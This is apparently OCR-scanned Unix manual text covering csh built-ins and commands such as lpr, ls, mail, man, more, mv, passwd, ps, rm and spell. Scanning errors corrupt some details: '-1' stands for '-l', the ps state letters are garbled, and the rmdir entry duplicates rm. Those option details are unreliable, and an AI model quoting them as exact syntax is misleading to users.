shell rewinds its input as much as possible and searches for a line of the form label: possibly preceded by SPACE or TAB characters. Execution continues after the indicated line. It is an error to jump to a label that occurs between a while or for built-in, and its corresponding end. hashstat Print a statistics line indicating how effective the internal hash table has been at locating commands (and avoiding execs). An exec is attempted for each component of the path where the hash function indicates a possible hit, and in each component that does not begin with a  $^{\prime}/^{\prime}$ . history [ -hr ] [ n ] Display the history list; if n is given, display only the n most recent events. -r Reverse the order of printout to be most recent first rather than oldest first. - h Display the history list without leading numbers. This is used to produce files suitable for sourcing using the -h option to source. if (expr) command If the specified expression evaluates to true, the single command with arguments is executed. Variable substitution on command happens early, at the same time it does for the rest of the if command. command must be a simple command, not a pipeline, a command list, or a parenthesized command list. Note: I/O redirection occurs even if expr is false, when command is not executed (this is a bug). if (expr) then . . . else if (expr2) then ... else . . . endif If expr is true, commands up to the first else are executed. Otherwise, if expr2 is true, the commands between the else if and the second else are executed. Otherwise, commands between the else and the endif are executed. Any number of else if pairs are allowed, but only one else. Only one endif is needed, but it is required. The words else and endif must be the first non-white characters on a line. The if must appear alone on its input line or after an else.) jobs[ -1 ] List the active jobs under job control. -1 List process IDs, in addition to the normal information. kill [ -sig ] [ pid ] [ %job ] ... kill -1 Send the TERM (terminate) signal, by default, or the signal specified, to the specified process ID, the job indicated, or the current job. Signals are either given by number or by name. There is no default. Typing kill does not send a signal to the current job. If the signal being sent is TERM (terminate) or HUP (hangup), then the job or process is sent a CONT (continue) signal as well. -1 List the signal names that can be sent. limit [ -h ] [ resource [ max-use ] ] Limit the consumption by the current

process or any process it spawns, each not to exceed max-use on the specified resource. If max-use is omitted, print the current limit; if resource is omitted, display all limits. -h Use hard limits instead of the current limits. Hard limits impose a ceiling on the values of the current limits. Only the super-user may raise the hard limits. resource is one of: cputime Maximum CPU seconds per process. filesize Largest single file allowed. datasize Maximum data size (including stack) for the process. stacksize Maximum stack size for the process. coredumpsize Maximum size of a core dump (file). descriptors Maximum value for a file descriptor. max-use is a number, with an optional scaling factor, as follows: nh Hours (for cputime). nk n kilobytes. This is the default for all but cputime. nm n megabytes or minutes (for cputime). mm:ss Minutes and seconds (for cputime). login [ username - p ] Terminate a login shell and invoke login(1). The .logout file is not processed. If username is omitted, login prompts for the name of a user. -p Preserve the current environment (variables). logout Terminate a login shell. nice [+n|-n] [ command ] Increment the process priority value for the shell or for command by n. The higher the priority value, the lower the priority of a process, and the slower it runs. When given, command is always run in a subshell, and the restrictions placed on commands in simple if commands apply. If command is omitted, nice increments the value for the current shell. If no increment is specified, nice sets the nice value to 4. The range of nice values is from -20 through 19. Values of n outside this range set the value to the lower, or to the higher boundary, respectively.

+n Increment the process priority value by n. -n Decrement by n. This argument can be used only by the super-user. nohup [ command ] Run command with HUPs ignored. With no arguments, ignore HUPs throughout the remainder of a script. When given, command is always run in a subshell, and the restrictions placed on commands in simple if commands apply. All processes detached with & are effectively nohup'd. notify [ %job ] ... Notify the user asynchronously when the status of the current, or of specified jobs, changes. onintr [ - | label] Control the action of the shell on interrupts. With no arguments, onintr restores the default action of the shell on interrupts. (The shell terminates shell scripts and returns to the terminal command input level). With the argument, the shell ignores all interrupts. With a label argument, the shell executes a goto label when an interrupt is received or a child process terminates because it was interrupted. popd [+n] Pop the directory stack, and cds to the new top directory. The elements of the directory stack are numbered from 0 starting at the top. +n Discard the n'th entry in the stack. pushd [+n | dir] Push a directory onto the directory stack. With no arguments, exchange the top two elements. +n Rotate the n'th entry to the top of the stack and cd to it. dir Push the current working directory onto the stack and change to dir. rehash Recompute the internal hash table of the contents of directories listed in the path variable to account for new commands added. repeat count command Repeat command count times command is subject to the same restrictions as with the one-line if statement. set [var [ = value ] ] set var[n] = word With no arguments, set displays the values of all shell variables. Multiword values are displayed as a parenthesized list. With the var argument alone, set assigns an empty (null) value to the variable var. With arguments of the form var = value set assigns value to var, where value is one of: word A single word (or quoted string). (wordlist) A space-separated list of words enclosed in parentheses.

Values are command and filename expanded before being assigned. The form set var[n] = word replaces the n'th word in a multiword value with word. setenv [ VAR [ word ] ] With no arguments, setenv displays all environment variables. With the VAR argument sets the environment variable VAR to have an empty (null) value. (By convention, environment variables are normally given upper-case names.) With both VAR and word arguments setenv sets the environment variable NAME to the value word, which must be either a single word or a quoted string. The most commonly used environment variables, USER, TERM, and PATH, are automatically imported to and exported from the csh variables user, term, and path; there is no need to use setenv for these. In addition, the shell sets the PWD environment variable from the csh variable cwd whenever the latter changes. shift [ variable ] The components of argv, or variable, if supplied, are shifted to the left, discarding the first component. It is an error for the variable not to be set, or to have a null value. source [ -h ] name Reads commands from name. source commands may be nested, but if they are nested too deeply the shell may run out of file descriptors. An error in a sourced file at any level terminates all nested source commands. -h Place commands from the file name on the history list without executing them. stop [%job] ... Stop the current or specified background job. suspend Stop the shell in its tracks, much as if it had been sent a stop signal with ^Z. This is most often used to stop shells started by su. switch (string) case label: . . . breaksw ... default: . . . breaksw endsw Each label is successively matched, against the specified string, which is first command and filename expanded. The file metacharacters \*, ? and [...] may be used in the case labels, which are variable expanded. If none of the labels match before a "default" label is found, execution begins after the default label. Each case statement and the default statement must appear at the beginning of a line. The command breaksw continues execution after the endsw. Otherwise control falls through subsequent case and default statements as with C. If no label matches and there is no default, execution continues after the endsw. time [ command ] With no argument, print a summary of time used by this C shell and its children. With an optional command, execute command and print a summary of the time it uses. umask [ value ] Display the file creation mask. With value set the file creation mask. value

is given in octal, and is XORed with the permissions of 666 for files and 777 for directories to arrive at the permissions for new files. Common values include 002, giving complete access to the group, and read (and directory search) access to others, or 022, giving read (and directory search) but not write permission to the group and others. unalias pattern Discard aliases that match (filename substitution) pattern. All aliases are removed by unalias \*. unhash Disable the internal hash table. unlimit [ -h ] [ resource ] Remove a limitation on resource. If no resource is specified, then all resource limitations are removed. See the description of the limit command for the list of resource names. -h Remove corresponding hard limits. Only the super-user may do this. unset pattern Remove variables whose names match (filename substitution) pattern. All variables are removed by `unset \*'; this has noticeably distasteful sideeffects. unsetenv variable Remove variable from the environment. Pattern matching, as with unset is not performed. wait Wait for background jobs to finish (or for an interrupt) before prompting. while (expr) . . . end While expr is true (evaluates to non-zero), repeat commands between the while and the matching end statement. break and continue may be used to terminate or continue the loop prematurely. The while and end must appear alone on their input lines. If the shell's input is a terminal, it prompts for commands with a question-mark until the end command is entered and then performs the commands in the loop. %[job][&] Bring the current or indicated job to the foreground. With the ampersand, continue running job in the background. @ [ var =expr ] @ [ var[n] =expr ] With no arguments, display the values for all shell variables. With arguments, the variable var, or the n'th word in the value of var, to the value that expr evaluates to. (If [n] is supplied, both var and its n'th component must already exist.) If the expression contains the characters >, <, & or |, then at least this part of expr must be placed within parentheses. The operators \*=, +=, etc., are available as in C. The space separating the name from the assignment operator is optional. Spaces are, however, mandatory

in separating components of expr that would otherwise be single words.

Special postfix operators, ++ and -- increment or decrement name, respectively.

lpq: lpq displays the contents of a printer queue. It reports the status of jobs specified by job#, or all jobs owned by the user specified by username. lpq reports on all jobs in the default printer queue when invoked with no arguments.

For each print job in the queue, lpq reports the user's name, current position, the names of input files comprising the job, the job number (by which it is referred to when using lprm(1)) and the total size in bytes. Normally, only as much information as will fit on one line is displayed. Jobs are normally queued on a first-in-first-out basis. Filenames comprising a job may be unavailable, such as when lpr is used at the end of a pipeline; in such cases the filename field indicates ``(standard input)''.

If lpq warns that there is no daemon present (that is, due to some malfunction), the lpc(8) command can be used to restart a printer daemon.

-P printer Display information about the queue for the specified printer. In the absence of the -P option, the queue to the printer specified by the PRINTER variable in the environment is used. If the PRINTER variable isn't set, the queue for the default printer is used.

-1 Display queue information in long format; includes the name of the host from which the job originated.

+[ interval ] Display the spool queue periodically until it empties. This option clears the terminal screen before reporting on the queue. If an interval is supplied, lpq sleeps that number of seconds in between reports.

lpr: lpr creates a printer job in a spooling area for subsequent printing as facilities become available. Each printer job consists of a control file and one or more data files. The data files are copies of (or, with -s , symbolic links to) each filename you specify. The spool area is managed by the line printer daemon, lpd(8). Jobs that specify a printer on a remote machine are forwarded by lpd.

lpr reads from the standard input if no files are specified.

-Pprinter Send output to the named printer. Otherwise send output to the printer named in the PRINTER environment variable, or to the default printer, lp.

-#copies Produce the number of copies indicated for each named file. For example: example% lpr -#3 index.c lookup.c

produces three copies of index.c, followed by three copies of lookup.c. On the other hand,

example% cat index.c lookup.c | lpr -#3

generates three copies of the concatenation of the files. -Cclass Print class as the job classification on the burst page. For example, example% lpr -C Operations new.index.c replaces the system name (the name returned by hostname) with "Operations" on the burst page, and prints the file new.index.c. -Jiob Print job as the job name on the burst page. Normally, lpr uses the first file's name. -Ttitle Use title instead of the file name for the title used by pr(1V). -i[ indent ] Indent output indent SPACE characters. Eight SPACE characters is the default. The indent is passed to the input filter. If no input filter is present, this option is ignored. -1 font -2 font -3 font -4 font Mount the specified font on font position 1, 2, 3 or 4. The daemon will construct a .railmag file in the spool directory that indicates the mount by referencing /usr/lib/vfont/font. -wcols Use cols as the page width for pr. -r Remove the file upon completion of spooling, or upon completion of printing with the -s option. -m Send mail upon completion. -h Suppress printing the burst page. -s Create a symbolic link from the spool area to the data files rather than trying to copy them (so large files can be printed). This means the data files should not be modified or removed until they have been printed. This option can be used to avoid truncating files larger than the maximum given in the mx capability of the printcap(5) entry. -s only prevents copies of local files from being made. Jobs from remote hosts are copied anyway. -s only works with named data files; if the lpr command is at the end of a pipeline, the data is copied to the spool. filter-option The following single letter options notify the line printer spooler that the files are not standard text files. The spooling daemon will use the appropriate filters to print the data accordingly. -p Use pr to format the files (lpr -p is very much like `pr | lpr'). -l Print control characters and suppress page breaks. -t The files contain troff(1) (cat phototypesetter) binary data. -n The files contain data from ditroff (device independent troff). -d The files contain data from tex (DVI format from Stanford). -g The files contain standard plot data as produced by the

plot(3X) routines (see also plot(1G) for the filters used by the printer

spooler). -v The files contain a raster image, see rasterfile(5). The printer must support an appropriate imaging model such as PostScript in order to print the image. -c The files contain data produced by cifplot. -f Interpret the first character of each line as a standard FORTRAN carriage control character.

If no filter-option is given (and the printer can interpret PostScript), the string `%!' as the first two characters of a file indicates that it contains PostScript commands.

These filter options offer a standard user interface, and all options may not be available for, nor applicable to, all printers.

lprm: lprm removes a job or jobs from a printer's spooling queue. Since the spool directory is protected from users, using lprm is normally the only method by which a user can remove a job.

Without any arguments, lprm deletes the job that is currently active, provided that the user who invoked lprm owns that job.

When the super-user specifies a username, lprm removes all jobs belonging to that user.

You can remove a specific job by supplying its job number as an argument, which you can obtain using lpq(1). For example:

example% lpq -Phost
host is ready and printing
Rank Owner Job Files Total Size active wendy 385 standard input 35501 bytes
example% lprm
-Phost 385

lprm reports the names of any files it removes, and is silent if there are no applicable jobs to remove.

lprm kills the active printer daemon, if necessary, before removing spooled jobs; it restarts the daemon when through.

-Pprinter

Specify the queue associated with a specific printer. Otherwise the value of the PRINTER variable in the environment is used. If this variable is unset, the queue for the default printer is used.

Remove all jobs owned by you. If invoked by the super-user, all jobs in the spool are removed. (Job ownership is determined by the user's login name and host name on the machine where the lpr command was invoked).

ls: -a, --all
List all files in directories, including all files that start with `.'.

-b, --escape Quote nongraphic characters in file names using alphabetic and octal backslash sequences like those used in C.

-c, --time=ctime, --time=status Sort directory contents according to the files' status change time instead of the modification time. If the long listing format is being used, print the status change time instead of the modification time.

-d, --directory List directories like other files, rather than listing their contents. -f Do not sort directory contents; list them in whatever order they are stored on the disk. The same as enabling -a and -U and disabling -l, -s, and -t. --full-time List times in full, rather than using the standard abbreviation heuristics. -a Ignored; for Unix compatibility. -i, --inode Print the index number of each file to the left of the file name. -k, --kilobytes If file sizes are being listed, print them in kilobytes. This overrides the environment variable POSIXLY\_CORRECT. -1, --format=long, --format=verbose In addition to the name of each file, print the file type, permissions, number of hard links, owner name, group name, size in bytes, and timestamp (the modification time unless other times are selected). For files with a time that is more than 6 months old or more than 1 hour into the future, the timestamp contains the year instead of the time of day. -m, --format=commas List files horizontally, with as many as will fit on each line, separated by commas. -n, --numeric-uid-gid List the numeric UID and GID instead of the names. Append a character to each file name indicating the file type. -q, --hide-control-chars Print question marks instead of nongraphic characters in file names. -r, --reverse Sort directory contents in reverse order. -s, --size Print the size of each file in 1K blocks to the left of the file name. If the environment variable POSIXLY\_CORRECT is set, 512-byte blocks are used instead. -t, --sort=time Sort directory contents by timestamp instead of alphabetically, with the newest files listed first. -u, --time=atime, --time=access, --time=use Sort directory contents according to the files' last access time instead of the modification time. If the long listing format is being used, print the last access time instead of the modification time. -x, --format=across, --format=horizontal

List the files in columns, sorted horizontally. -A, --almost-all List all files in directories, except for `.' and `..'. -B, --ignore-backups Do not list files that end with `~', unless they are given on the command line. -C, --format=vertical List files in columns, sorted vertically. -F, --classify Append a character to each file name indicating the file type. For regular files that are executable, append a `\*'. The file type indicators are `/' for directories, `@' for symbolic links, `|' for FIFOs, `=' for sockets, and nothing for regular files. -G, --no-group Inhibit display of group information in a long format directory listing. -L, --dereference List the files linked to by symbolic links instead of listing the contents of the links. -N, --literal Do not quote file names. -Q, --quote-name Enclose file names in double quotes and quote nongraphic characters as in C. -R, --recursive List the contents of all directories recursively. -S, --sort=size Sort directory contents by file size instead of alphabetically, with the largest files listed first. -U, --sort=none Do not sort directory contents; list them in whatever order they are stored on the disk. This option is not called -f because the Unix ls -f option also enables -a and disables -1, -s, and -t. It seems useless and ugly to group those unrelated things together in one option. Since this option doesn't do that, it has a different name. -X, --sort=extension Sort directory contents alphabetically by file extension (characters after the last `.'); files with no extension are sorted first. -1, --format=single-column List one file per line. -w, --width cols Assume the screen is cols columns wide. The default is taken from the terminal driver if possible; otherwise the environment variable COLUMNS is used if it is set; otherwise the default is 80. -T, --tabsize cols Assume that each tabstop is cols columns wide. The default is 8.

-I, --ignore pattern Do not list files whose names match the shell pattern pattern unless they are given on the command line. As in the shell, an initial `.' in a filename does not match a wildcard at the start of pattern. --color, --colour, --color=yes, --colour=yes Colorize the names of files depending on the type of file. See DISPLAY COLORIZATION below. --color=tty, --colour=tty Same as --color but only if standard output is a terminal. This is very useful for shell scripts and command aliases, especially if your favorite pager does not support color control codes. --color=no, --colour=no Disables colorization. This is the default. Provided to override a previous color option. --help Print a usage message on standard output and exit successfully. --version Print version information on standard output then exit successfully. DISPLAY COLORIZATION When using the --color option, this version of 1s will colorize the file names printed according to the name and type of file. By default, this colorization is by type only, and the codes used are ISO 6429 (ANSI) compliant. You can override the default colors by defining the environment variable LS COLORS (or LS COLOURS). The format of this variable is reminicent of the termcap(5) file format; a colon-separated list of expressions of the form "xx=string", where "xx" is a two-character variable name. The variables with their associated defaults are: no 0 Normal (non-filename) text fi 0 Regular file di 32 Directory ln 36 Symbolic link pi 31 Named pipe (FIFO) so 33 Socket bd 44;37 Block device cd 44;37 Character device ex 35 Executable file mi (none) Missing file (defaults to fi)

or (none) Orphanned symbolic link (defaults to ln) lc

\e[ Left code

m Right code

ec (none) End code (replaces lc+no+rc)

You only need to include the variables you want to change from the default.

File names can also be colorized based on filename extension. This is specified in the LS\_COLORS variable using the syntax "\*ext=string". For example, using ISO 6429 codes, to color all C-language source files blue you would specify "\*.c=34". This would color all files ending in .c in blue (34) color.

Control characters can be written either in C-style \escaped notation, or in stty-like ^-notation. The C-style notation adds \e for Escape,  $\$  for a normal space characer, and  $\$  for Delete. In addition, the  $\$  escape character can be used to override the default interpretation of  $\$ , ^, : and =.

Each file will be written as <lc> <color code> <rc> <filename> <ec>. If the <ec> code is undefined, the sequence <lc> <no> <rc> will be used instead. This is generally more convenient to use, but less general. The left, right and end codes are provided so you don't have to type common parts over and over again and to support weird terminals; you will generally not need to change them at all unless your terminal does not use ISO 6429 color sequences but a different system.

If your terminal does use ISO 6429 color codes, you can compose the type codes (i.e. all except the lc, rc, and ec codes) from numerical commands separated by semicolons. The most common commands are:

0 to restore default color 1 for brighter colors 4 for underlined text 5 for flashing text 30 for black foreground 31 for red foreground 32 for green foreground 33 for yellow (or brown) foreground

34 for blue foreground 35 for purple foreground 36 for cyan foreground 37 for white (or gray) foreground 40 for black background 41 for red background 42 for green background 43 for yellow (or brown) background 44 for blue background 45 for purple background 46 for cyan background 47 for white (or gray) background Not all commands will work on all systems or display devices. A few terminal programs do not recognize the default end code properly. If all text gets colorized after you do a directory listing, try changing the no and fi codes from 0 to the numerical codes for your standard fore- and background colors. mail: mail is a comfortable, flexible, interactive program for composing, sending and receiving electronic messages. While reading messages, mail provides you with commands to browse, display, save, delete, and respond to messages. While sending mail, mail allows editing and reviewing of messages being composed, and the inclusion of text from files or other messages.

Incoming mail is stored in the system mailbox for each user. This is a file named after the user in /var/spool/mail. mail normally looks in this file for incoming messages, but you can use the MAIL environment variable to have it look in a different file. When you read a message, it is marked to be moved to a secondary file for storage. This secondary file, called the mbox, is normally the file mbox in your home directory. This file can also be changed by setting the MBOX environment variable. Messages remain in the mbox file until deliberately removed.

If no recipient is specified, mail attempts to read messages from the system mailbox. -d Turn on debugging output. (Neither particularly interesting nor recommended.) -e Test for presence of mail. If there is no mail, mail prints nothing and exits (with a successful return code). – F Record the message in a file named after the first recipient. Override the record variable, if set. -H Print header summary only. - i Ignore interrupts (as with the ignore variable). -n Do not initialize from the system default Mail.rc file. -NDo not print initial header summary. -TT Convert uucp style addresses to Internet standards. Overrides the conv environment variable. -vPass the -v flag to sendmail(8). -f [filename] Read messages from filename instead of system mailbox. If no filename is specified, the mbox is used. -f +folder Use the file folder in the folder directory (same as the folder command). The name of this directory is listed in the folder variable. -h number The number of network "hops" made so far. This is provided for network software to avoid infinite delivery loops. -r address Pass address to network delivery software. All tilde (~) commands are disabled. -s subject Set the Subject header field to subject. -T file Print the contents of the article-id fields of all messages that were read or deleted on file (for the use of network news programs if available). -u user Read user's system mailbox. This is only effective if user's system mailbox is not read protected. man: man displays information from the reference manuals. It can display

complete manual pages that you select by title, or one-line summaries selected either by keyword (-k), or by the name of an associated file (-f).

A section, when given, applies to the titles that follow it on the command line (up to the next section, if any). man looks in the indicated section of the manual for those titles. section is either a digit (perhaps followed by a single letter indicating the type of manual page), or one of the words new, local, old, or public. The abbreviations n, l, o and p are also allowed. If section is omitted, man searches all reference sections (giving preference to commands over functions) and prints the first manual page it finds. If no manual page is located, man prints an error message.

The reference page sources are typically located in the /usr/man/man? directories. Since these directories are optionally installed, they may not reside on your host; you may have to mount /usr/man from a host on which they do reside. If there are preformatted, up-to-date versions in corresponding cat? or fmt? directories, man simply displays or prints those versions. If the preformatted version of interest is out of date or missing, man reformats it prior to display. If directories for the preformatted versions are not provided, man reformats a page whenever it is requested; it uses a temporary file to store the formatted text during display.

If the standard output is not a terminal, or if the `-' flag is given, man pipes its output through cat(1V). Otherwise, man pipes its output through more(1) to handle paging and underlining on the screen.

-t man arranges for the specified manual pages to be troffed to a suitable raster output device (see troff(1) or vtroff(1)). If both the - and -t flags are given, man updates the troffed versions of each named title (if necessary), but does not display them.

# -M path

Change the search path for manual pages. path is a colon-separated list of directories that contain manual page directory subtrees. For example, /usr/man/u\_man:/usr/man/a\_man makes man search in the standard System V locations. When used with the -k or -f options, the -M option must appear first. Each directory in the path is assumed to contain subdirectories of the form man[1-81-p].

## -T macro-package

man uses macro-package rather than the standard -man macros defined in /usr/lib/tmac/tmac.an for formatting manual pages.

-k keyword ... man prints out one-line summaries from the whatis database (table of contents) that contain any of the given keywords. The whatis database is created using the catman(8) command with the -w option.

-f filename ... man attempts to locate manual pages related to any of the given filenames. It strips the leading pathname components from each filename, and then prints one-line summaries containing the resulting basename or names. This option also uses the whatis database.

mkdir: mkdir creates directories. Standard entries, `.', for the directory itself, and `..' for its parent, are made automatically.

The -p flag allows missing parent directories to be created as needed.

With the exception of the set-gid bit, the current umask(2V) setting

determines the mode in which directories are created. The new directory inherits the set-gid bit of the parent directory. Modes may be modified after creation by using chmod(1V).

mkdir requires write permission in the parent directory.

more: more is a filter that displays the contents of a text file on the terminal, one screenful at a time. It normally pauses after each screenful, and prints --More-- at the bottom of the screen. more provides a two-line overlap between screens for continuity. If more is reading from a file rather than a pipe, the percentage of characters displayed so far is also shown.

more scrolls up to display one more line in response to a RETURN character; it displays another screenful in response to a SPACE character. Other commands are listed below.

page clears the screen before displaying the next screenful of text; it only provides a one-line overlap between screens.

more sets the terminal to noecho mode, so that the output can be continuous. Commands that you type do not normally show up on your terminal, except for the / and ! commands.

If the standard output is not a terminal, more acts just like cat(1V), except that a header is printed before each file in a series.

-c Clear before displaying. Redrawing the screen instead of scrolling for faster displays. This option is ignored if the terminal does not have the ability to clear to the end of a line.

-d Display error messages rather than ringing the terminal bell if an unrecognized command is used. This is helpful for inexperienced users.

-f

Do not fold long lines. This is useful when lines contain nonprinting characters or escape sequences, such as those generated when nroff(1) output is piped through ul(1).

-1

Do not treat FORMFEED characters (CTRL-D) as "page breaks." If -l is not used, more pauses to accept commands after any line containing a ^L character (CTRL-D). Also, if a file begins with a FORMFEED, the screen is cleared before the file is printed.

-s

Squeeze. Replace multiple blank lines with a single blank line. This is helpful when viewing nroff(1) output, on the screen.

-u

Suppress generation of underlining escape sequences. Normally, more handles underlining, such as that produced by nroff(1), in a manner appropriate to the terminal. If the terminal can perform underlining or has a stand-out mode, more supplies appropriate escape sequences as called for in the text file.

-lines

Display the indicated number of lines in each screenful, rather than the default (the number of lines in the terminal screen less two).

+linenumber

Start up at linenumber.

### +/pattern

Start up two lines above the line containing the regular expression pattern. Note: unlike editors, this construct should not end with a `/'. If it does, then the trailing slash is taken as a character in the search pattern.

mv: mv moves files and directories around in the file system. A side effect of mv is to rename a file or directory. The three major forms of mv are shown in the synopsis above.

The first form of mv moves (changes the name of) filename1 to filename2. If filename2 already exists, it is removed before filename1 is moved. If filename2 has a mode which forbids writing, mv prints the mode (see chmod(2V)) and reads the standard input to obtain a line; if the line begins with y, the move takes place, otherwise mv exits.

The second form of mv moves (changes the name of) directoryl to directory2, only if directory2 does not already exist if it does, the third form applies.

The third form of mv moves one or more filenames (may also be directories) with their original names, into the last directory in the list.

my refuses to move a file or directory onto itself.

Interpret all the following arguments to mv as file names. This allows file names starting with minus.

-f

Force. Override any mode restrictions and the -i option. The -f option also suppresses any warning messages about modes which would potentially restrict overwriting.

## -i

Interactive mode. mv displays the name of the file or directory followed by a question mark whenever a move would replace an existing file or directory. If you type a line starting with y, mv moves the specified file or directory, otherwise mv does nothing with that file or directory.

passwd: passwd changes (or installs) a password, login shell (-s option), or full name (-f option) associated with the user username (your own by default). chsh is equivalent to passwd with the -s option, and chfn is equivalent to passwd with the -f option.

Use `passwd -y' or yppasswd(1) to change your password in the Network Information Service (NIS). This will not affect your local password, or your password on any remote machines on which you have accounts. passwd calls yppasswd automatically if you do not have an entry in the local passwd file, and the -l option is not specified.

When changing a password, passwd prompts for the old password and then for the new one. You must supply both, and the new password must be typed twice to forestall mistakes.

If password aging is enabled, the first time an ordinary user enters the new password passwd checks to see if the old password has "aged" sufficiently. Password "aging" is the amount of time (usually a certain number of days) that must elapse between password changes. If "aging" is insufficient the new password is rejected and passwd terminates.

New passwords should be at least five characters long, if they combine upper-case and lower-case letters, or at least six characters long if in monocase. Users that persist in entering shorter passwords are compromising their own security. The number of significant characters in a password is eight, although longer passwords will be accepted.

Only the owner of the name or the super-user may change a password; the owner must prove he knows the old password. The super-user can change any password and is not forced to comply with password aging requirements.

When changing a login shell, passwd displays the current login shell and then prompts for the new one. The new login shell must be one of the approved shells listed in /etc/shells unless you are the super-user. If /etc/shells does not exist, the only shells that may be specified are /bin/sh and /bin/csh.

The super-user may change anyone's login shell; normal users may only change their own login shell.

When changing a full name, passwd displays the current full name, enclosed between brackets, and prompts for a new full name. If you type a RETURN, the full name is not changed. If the full name is to be made blank, you must type the word "none".

The super-user may change anyone's full name; normal users may only change their own.

-a Display the name and aging information for all users. Can only be invoked by the super-user.

-f Change the full name.

-1

Change the local password, login shell, or full name. If username exists in the local passwd file, this is the default.

-s Change the login shell.

-y Change passwd, login shell, or full name in the NIS database.

-d [username] Display the name and aging information for the caller or the user specified if the invoker has the right privileges.

-e username Expire the password for the user name specified. Can only be invoked by the super-user.

-F filename Treat filename as the password file.

-n numdays username Set the maturity time of the password for username. Passwords that have not "aged" enough cannot be changed. Can only be set by the super-user.

-x numdays username

Set the expiration time of the password for username. Can only be set by the super-user.

ps: ps displays information about processes. Normally, only those processes that are running with your effective user ID and are attached to a controlling terminal (see termio(4)) are shown. Additional categories of processes can be added to the display using various options. In particular, the -a option allows you to include processes that are not owned by you (that do not have your user ID), and the -x option allows you to include processes without control terminals. When you specify both -a and -x, you get processes owned by anyone, with or without a control terminal. The -r option restricts the list of processes printed to "running" processes: runnable processes, those in page wait, or those in short-term non-interruptible waits.

ps displays the process ID, under PID; the control terminal (if any), under TT; the cpu time used by the process so far, including both user and system time), under TIME; the state of the process, under STAT; and finally, an indication of the COMMAND that is running.

The state is given by a sequence of four letters, for example, `RWNA'.

First letter indicates the runnability of the process:

R Runnable processes.

Stopped processes.

Processes in page wait.

D

т

Þ

Processes in non-interruptible waits; typically short-term waits for disk or NFS I/O.

S

Processes sleeping for less than about 20 seconds.

I

Processes that are idle (sleeping longer than about 20 seconds).

Ζ

Processes that have terminated and that are waiting for their parent process to do a wait(2V) ("zombie" processes).

Second letter indicates whether a process is swapped out; blank Represented as a SPACE character, in this position indicates that the process is loaded (in memory).

W

Process is swapped out.

>

Process has specified a soft limit on memory requirements and has exceeded that limit; such a process is (necessarily) not swapped.

Third letter indicates whether a process is running with altered CPU scheduling priority (nice(1)): blank Represented as a SPACE character, in this position indicates that the process is running without special treatment.

The process priority is reduced, The process priority has been raised artificially. Fourth letter indicates any special treatment of the process for virtual memory replacement. The letters correspond to options to the vadvise(2) system call. Currently the possibilities are: blank Represented as a SPACE character, in this position stands for VA NORM. А Stands for VA\_ANOM. An A typically represents a program which is doing garbage collection. S Stands for VA\_SEQL. An S is typical of large image processing programs that are using virtual memory to sequentially address voluminous data. kernel-name specifies the location of the system namelist. If the -k option is given, c-dump-file tells ps where to look for the core dump. Otherwise, the core dump is located in the file /vmcore and this argument is ignored. swap-file gives the location of a swap file other than the default, /dev/drum. pwd: pwd prints the pathname of the working (current) directory. If you are using csh(1), you can use the dirs builtin command to do the same job more quickly; but dirs can give a different answer in the rare case that the current directory or a containing directory was moved after the shell descended into it. This is because pwd searches back up the directory tree to report the true pathname, whereas dirs remembers the pathname from the last cd(1)command. The example below illustrates the differences. example% cd /usr/wendy/january/reports example% pwd /usr/wendy/january/reports example% dirs ~/january/reports example% mv ~/january ~/february example% pwd /usr/wendy/february/reports example% dirs ~/january/reports example% pwd and dirs also give different answers when you change directory through a symbolic link. For example: example% cd /usr/wendy/january/reports example% pwd /usr/wendy/january/reports example% dirs ~/january/reports example% ls -l /usr/wendy/january lrwxrwxrwx 1 wendy 17 Jan 30 1983 /usr/wendy/january -> /usr/wendy/1984/jan/ example% cd /usr/wendy/january example% pwd /usr/wendy/1984/jan example% dirs

N

/usr/wendy/january The pathnames of files mounted with the Automounter can also change if the file is not used for a certain time interval (the default is five minutes). rm: rm removes (directory entries for) one or more files. If an entry was the last link to the file, the contents of that file are lost. See ln(1V) for more information about multiple links to files. To remove a file, you must have write permission in its directory; but you do not need read or write permission on the file itself. If you do not have write permission on the file and the standard input is a terminal, rm displays the file's permissions and waits for you to type in a response. If your response begins with y the file is deleted; otherwise the file is left alone. rmdir removes each named directory. rmdir only removes empty directories. Treat the following arguments as filenames `-' so that you can specify filenames starting with a minus. -f Force files to be removed without displaying permissions, asking questions or reporting errors. -i Ask whether to delete each file, and, under -r, whether to examine each directory. Sometimes called the interactive option. -r Recursively delete the contents of a directory, its subdirectories, and the directory itself. rmdir: rm removes (directory entries for) one or more files. If an entry was the last link to the file, the contents of that file are lost. See ln(1V) for more information about multiple links to files. To remove a file, you must have write permission in its directory; but you do not need read or write permission on the file itself. If you do not have write permission on the file and the standard input is a terminal, rm displays the file's permissions and waits for you to type in a response. If your response begins with y the file is deleted; otherwise the file is left alone. rmdir removes each named directory. rmdir only removes empty directories. Treat the following arguments as filenames `-' so that you can specify filenames starting with a minus. -fForce files to be removed without displaying permissions, asking questions or reporting errors. -i Ask whether to delete each file, and, under -r, whether to examine each directory. Sometimes called the interactive option. -r Recursively delete the contents of a directory, its subdirectories, and the directory itself. spell: spell collects words from the named files, and looks them up in a

hashed spelling list. Words that do not appear in the list, or cannot be derived from those that do appear by applying certain inflections, prefixes or suffixes, are displayed on the standard output.

If there are no filename arguments, words to check are collected from the standard input. spell ignores most troff(1), tbl(1), and eqn(1) constructs. Copies of all output words are accumulated in the history file, and a stop list filters out misspellings (for example, their=thy-y+ier) that would otherwise pass.

By default, spell (like deroff(1)) follows chains of included files (.so and .nx troff(1) requests), unless the names of such included files begin with /usr/lib.

If a +local\_file argument is specified, words found in local\_file are removed from spell's output. local\_file is the name of a user-provided file that contains a sorted list of words, one per line. With this option, the user can specify a set of words that are correct spellings (in addition to spell's own spelling list) for each job.

The standard spelling list is based on many sources, and while more haphazard than an ordinary dictionary, is also more effective in respect to proper names and popular technical words. Coverage of the specialized vocabularies of biology, medicine and chemistry is light.

Three programs help maintain and check the hash lists used by spell:

hashmake Reads a list of words from the standard input and writes the corresponding nine-digit hash code on the standard output. spellin Reads n hash codes from the standard input and writes a compressed spelling list on the standard output.

hashcheck Reads a compressed spelling\_list and recreates the nine-digit hash codes for all the words in it; it writes these codes on the standard output.

-b Check British spelling. Besides preferring "centre", "colour", "programme", "speciality", "travelled", and so on, this option insists upon -ise in words like standardize, despite what Fowler and the OED say.

-l Follow the chains of all included files.

Print all words not literally in the spelling list, as well as plausible derivations from spelling list words.

-x Print every plausible stem with `=' for each word.

-d hlist Use the file hlist as the hashed spelling list.

-h spellhist Place misspelled words with a user/date stamp in file spellhist.

-s hstop

-v

Use hstop as the hashed stop list.

